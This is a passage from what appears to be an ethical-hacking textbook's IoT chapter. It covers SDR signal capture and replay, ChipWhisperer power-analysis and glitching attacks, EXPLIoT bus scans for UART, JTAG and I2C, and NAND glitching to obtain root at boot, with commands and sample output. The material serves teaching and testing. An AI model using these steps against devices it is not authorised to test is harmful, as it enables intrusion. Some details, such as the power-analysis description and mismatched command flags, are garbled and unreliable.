Serial Number: 0x00000000 0x00000000 0x14d463dc 0x2f6db5e1
root@kali:~/rf#
```

Figure 18.50: Screenshot of HackRF One replaying a signal

After executing the attack successfully, the attacker can command and control the target IoT device to perform further attacks.

SDR-Based Attacks using RTL-SDR and GNU Radio

- **Hardware-based attack**

  Attackers use hardware tools such as RTL-SDR to perform SDR-based attacks on IoT devices.

  - **RTL-SDR**

    Source: *https://www.rtl-sdr.com*

    RTL-SDR hardware is available in the form of a USB dongle that can be used to capture active radio signals in the vicinity (an Internet connection is not mandatory). It is available in different models, such as DVB-T SDR, RTL2832, RTL dongle, or DVB-T dongle. The RTL-STR tool can capture frequencies ranging from 500 kHz up to 1.75 GHz based on the selected SDR models.

Figure 18.51: RTL-SDR

Attackers use an RTL-SDR radio scanner to perform the following activities:

- Receiving and decoding GPS signals
- Analyzing spectrum
- Listening to DAB broadcast radio
- Listening to and decoding HD radio
- Sniffing GSM signals
- Listening to VHF amateur radio
- Scanning trunked radio conversations
- Scanning for cordless phones

- **Software-based attack**

  Along with hardware tools, attackers can also assault SDR-based IoT devices using various software tools, such as GNU Radio.

- **GNU Radio**

  Source: *https://www.gnuradio.org*

  The GNU Radio tool makes use of external RF hardware to generate SDR. It offers a framework and the required tools to generate software radio signals. It also offers processing units for signals to implement software radios. Attackers use GNU Radio to perform various SDR-based attacks on target IoT devices.

  Before attacking the target device, attackers need to build and configure GNU Radio. After the successful installation of GNU Radio, attackers use the tools below to perform further exploitation.

  GNU Radio consists of a number of pre-defined programs and tools, which can be used for a variety of tasks.

  - **uhd_ft** → A spectrum analyzer tool that can be connected to a UHD device to find the spectrum at a given frequency
  - **uhd_rx_cfile** → Stores wave samples with the help of a UHD device; samples can be stored in a file and analyzed later using GNU Radio or similar tools such as Matlab or Octave
  - **uhd_rx_nogui** → Used to obtain and listen to the incoming signals on the audio device
  - **uhd_siggen_gui** → Used to create simple signals such as sine, square, or noise
  - **gr_plot** → Used to present previously recorded samples saved in a file




Figure 18.52: Screenshot of GNU Radio

Side-Channel Attack using ChipWhisperer

Source: *https://newae.com*

ChipWhisperer is an open-source toolchain mainly used for embedded hardware security research and for performing side-channel power analysis and glitching attacks. These attacks are mainly used to extract cryptographic keys from a system.

A side-channel attack is a cryptographic attack that leverages the implementation of the physical system to gain information, such as information regarding power consumption, time, sound, and electromagnetic leaks, instead of exploiting the vulnerabilities in the code.

To perform a side-channel attack, the ChipWhisperer hardware needs the following two things:


- **Capture Board**: This has special hardware used for capturing very small signals with an exactly synchronized clock
- **Target Board**: This is a processor that can be programmed for performing a secure operation

Attackers use ChipWhisperer to break the implementation of complex algorithms such as AES and triple DES by using a technique called a power analysis attack, which is a form of side-channel attack. In this method, the attacker takes control over the input data and the power consumption. Then, the known input data is XORed with the unknown input data to obtain the unknown output data, and the guessed secret key is compared with the real measurements to obtain the original secret key.

Some of the classes of side-channel attacks used to obtain information about secrets in the system are cache attacks, timing attacks, power-monitoring attacks, electromagnetic attacks, acoustic cryptanalysis, fault analysis, data remanence, and optical attacks.

ChipWhisperer is also used to inject glitches into any embedded hardware, with the intention of disclosing the information. In this attack, the attacker can manipulate the code by gaining access to either the clock or input power of the device.

Figure 18.53: ChipWhisperer



Identifying IoT Communication Buses and Interfaces

Attackers identify various serial and parallel interfaces such as universal asynchronous receiver-transmitter (UART), Serial Peripheral Interface (SPI), Joint Test Action Group (JTAG), and Inter-Integrated Circuit (I2C) to gain access to a shell, extract firmware, and so on. Attackers use tools such as BUS Auditor, Damn Insecure and Vulnerable Application (DIVA), and a printed circuit board (PCB) to identify interfaces. BUS Auditor consists of 16 independent channels (CH0 to CH15). Firstly, the ground pins of both BUS Auditor and the DIVA IoT board are connected.

Figure 18.54: BUS Auditor

UART

Listed below are the steps involved in Identifying UART on a PCB without the data of micro controllers:

1. Connect the two channels CH0 and CH1 of BUS Auditor to the UART header.
2. Connect both the DIVA IoT board and BUS Auditor to the computer.

3. Run the following command in the EXPLIoT framework:

   `run busauditor.generic.uartscan -v 3.3 -p /dev/ttyACM0 -s 0 -e 1`

   `-v` → voltage

   `-p` → dev/tty* port

   `-s` → starting channel

   `-e` → ending channel

```
ef> run busauditor.generic.uartscan -v 3.3 -p /dev/ttyACM0 -s 0 -e 1
[*] Test:          busauditor.generic.uartscan
[*] Author:        Dattatray Hinge
[*] Author Email:  dattatray@expliot.io
[*] Reference(s):  ['https://en.wikipedia.org/wiki/Universal_asynchronous_receiver-transmitter']
[*] Category:      Technology=busauditor|Interface=hardware|Action=recon
[*] Target:        Name=generic|Version=generic|Vendor=generic
[*]
[*] Start Pin (0), End Pin (1)
[*] Target Voltage (3.3)
[*] Connecting to busauditor (/dev/ttyACM0)
[*]
DB CMD len = 15, Service = 0x11
DB Response: 009100
DB Start: 0, End: 1, vint: 0x03, vint: 0x03
DB scaning RX => 0 and TX => 1
DB scaning RX => 1 and TX => 0
[*] UART Scan Result:
[*] TX scan possible pin combinations 1:
[*] Combination 1:
[*]     RX Pin          : (1)
[*]     TX pin          : (0)
[*]     BaudRate        : (9600)
[*]
[+] Test busauditor.generic.uartscan passed
ef>
```


Figure 18.55: UART scan

JTAG

The Joint Test Action Group (JTAG) adapted as IEEE 1149.1 consists of four pins—Test Mode Select (TMS), Test Clock (TCK), Test Data In (TDI), and Test Data Out (TDO)—and one additional optional pin, Test Reset (TRST).

Listed below are the steps involved in identifying JTAG:

1. Connect the CH0 to CH8 channels of BUS Auditor to the JTAG header.
2. Connect both the DIVA board and BUS Auditor to the computer.
3. Run the following command in the EXPLIoT framework:

   `run busauditor.generic.jtagscan -v 3.3 -p /dev/ttyACM0 -s 0 -e 10`

```
ef> run busauditor.generic.jtagscan -v 3.3 -p /dev/ttyACM0 -s 0 -e 5
[*] Test:          busauditor.generic.jtagscan
[*] Author:        Dattatray Hinge
[*] Author Email: dattatray@expliot.io
[*] Reference(s): ['https://en.wikipedia.org/wiki/JTAG']
[*] Category:      Technology=busauditor|Interface=hardware|Action=recon
[*] Target:        Name=generic|Version=generic|Vendor=generic
[*]
[*] Start Pin (0), End Pin (5)
[*] Target Voltage (3.3)
[*] Connecting to busauditor (/dev/ttyACM0)
[*]
[*] JTAG Scan Result:
[*] Device: 1
[*]       ID Code : 0x4ba00477
[*]       TCK     : 0
[*]       TMS     : 1
[*]       TDO     : 3
[*]       TDI     : 2
[*]       TRST    : 4
[*]
[*] Device: 2
[*]       ID Code : 0x06431041
[*]       TCK     : 0
[*]       TMS     : 1
[*]       TDO     : 3
[*]       TDI     : 2
[*]       TRST    : 4
[*]
[+] Test busauditor.generic.jtagscan passed
```

Figure 18.56: JTAG scan

I2C

Inter-Integrated Circuit (I2C) uses serial data (SDA) to send and receive data and a serial clock (SCL).

Listed below are the steps involved in identifying I2C:

1. Connect the CH0 to CH8 channels of BUS Auditor to the header.
2. Connect both the DIVA board and BUS Auditor to the computer.
3. Run the following command in the EXPLIoT framework:

   `run busauditor.generic.i2scan -v 3.3 -p /dev/ttyACM0 -s 0 -e 10`

```
ef> run busauditor.generic.i2cscan -v 3.3 -p /dev/ttyACM0 -s 0 -e 10
[*] Test:          busauditor.generic.i2cscan
[*] Author:        Dattatray Hinge
[*] Author Email: dattatray@expliot.io
[*] Reference(s): ['https://en.wikipedia.org/wiki/I%C2%B2C']
[*] Category:      Technology=busauditor|Interface=hardware|Action=recon
[*] Target:        Name=generic|Version=generic|Vendor=generic
[*]
[*] Start Pin (0), End Pin (10)
[*] Target Voltage (3.3)
[*] Connecting to busauditor (/dev/ttyACM0)
[*]
[*] I2C Scan Result:
[*] Result 1:
[*]      Device Address   : (0x48)
[*]      SCL              : (1)
[*]      SDA              : (8)
[*]
[*] Result 2:
[*]      Device Address   : (0x50)
[*]      SCL              : (1)
[*]      SDA              : (8)
[*]
[+] Test busauditor.generic.i2cscan passed
```

Figure 18.57: I2C scan


SPI

Attackers perform a Google search to identify a Serial Peripheral Interface (SPI) and its pinouts using the chip numbers.

Figure 18.58: SPI chip

Listed below are some additional interface identification tools:

- JTAGulator (*https://grandideastudio.com)*
- Attify Badge (*https://www.attify-store.com*)
- Saleae Logic Analyzer (*https://www.saleae.com*)



NAND Glitching

Attackers often focus on gaining privileged access to IoT devices or routers by exploiting their booting vulnerabilities using techniques such as glitching. NAND glitching is the process of gaining privileged root access while booting a device, which can be performed by making a ground connection to the serial I/O pin of a flash memory chip. Attackers exploit the following vulnerability of the embedded device: a backup process loaded in the local flash memory chip to grant privileged single-user access during a booting failure. A properly timed glitching can even last for 1 ms, resulting in privileged root access to the target device.

Steps for Implementing NAND Glitching Process

- Execute the following command to initiate a reconnaissance process using an UART-USB converter:

  ```
  minicom -D /dev/ttyUSB0 -w -C D-link_startup.txt
  ```

  The above command returns bootlogs that are communicated during device boot up, which helps the attacker in obtaining the actual memory chip loaded with the booting firmware.

Glitching

- The next step is to short the serial I/O pin of flash memory chip to ground to interrupt the ongoing booting process, which results in the loading of backup loader code.




Figure 18.59: Screenshot showing NAND glitching

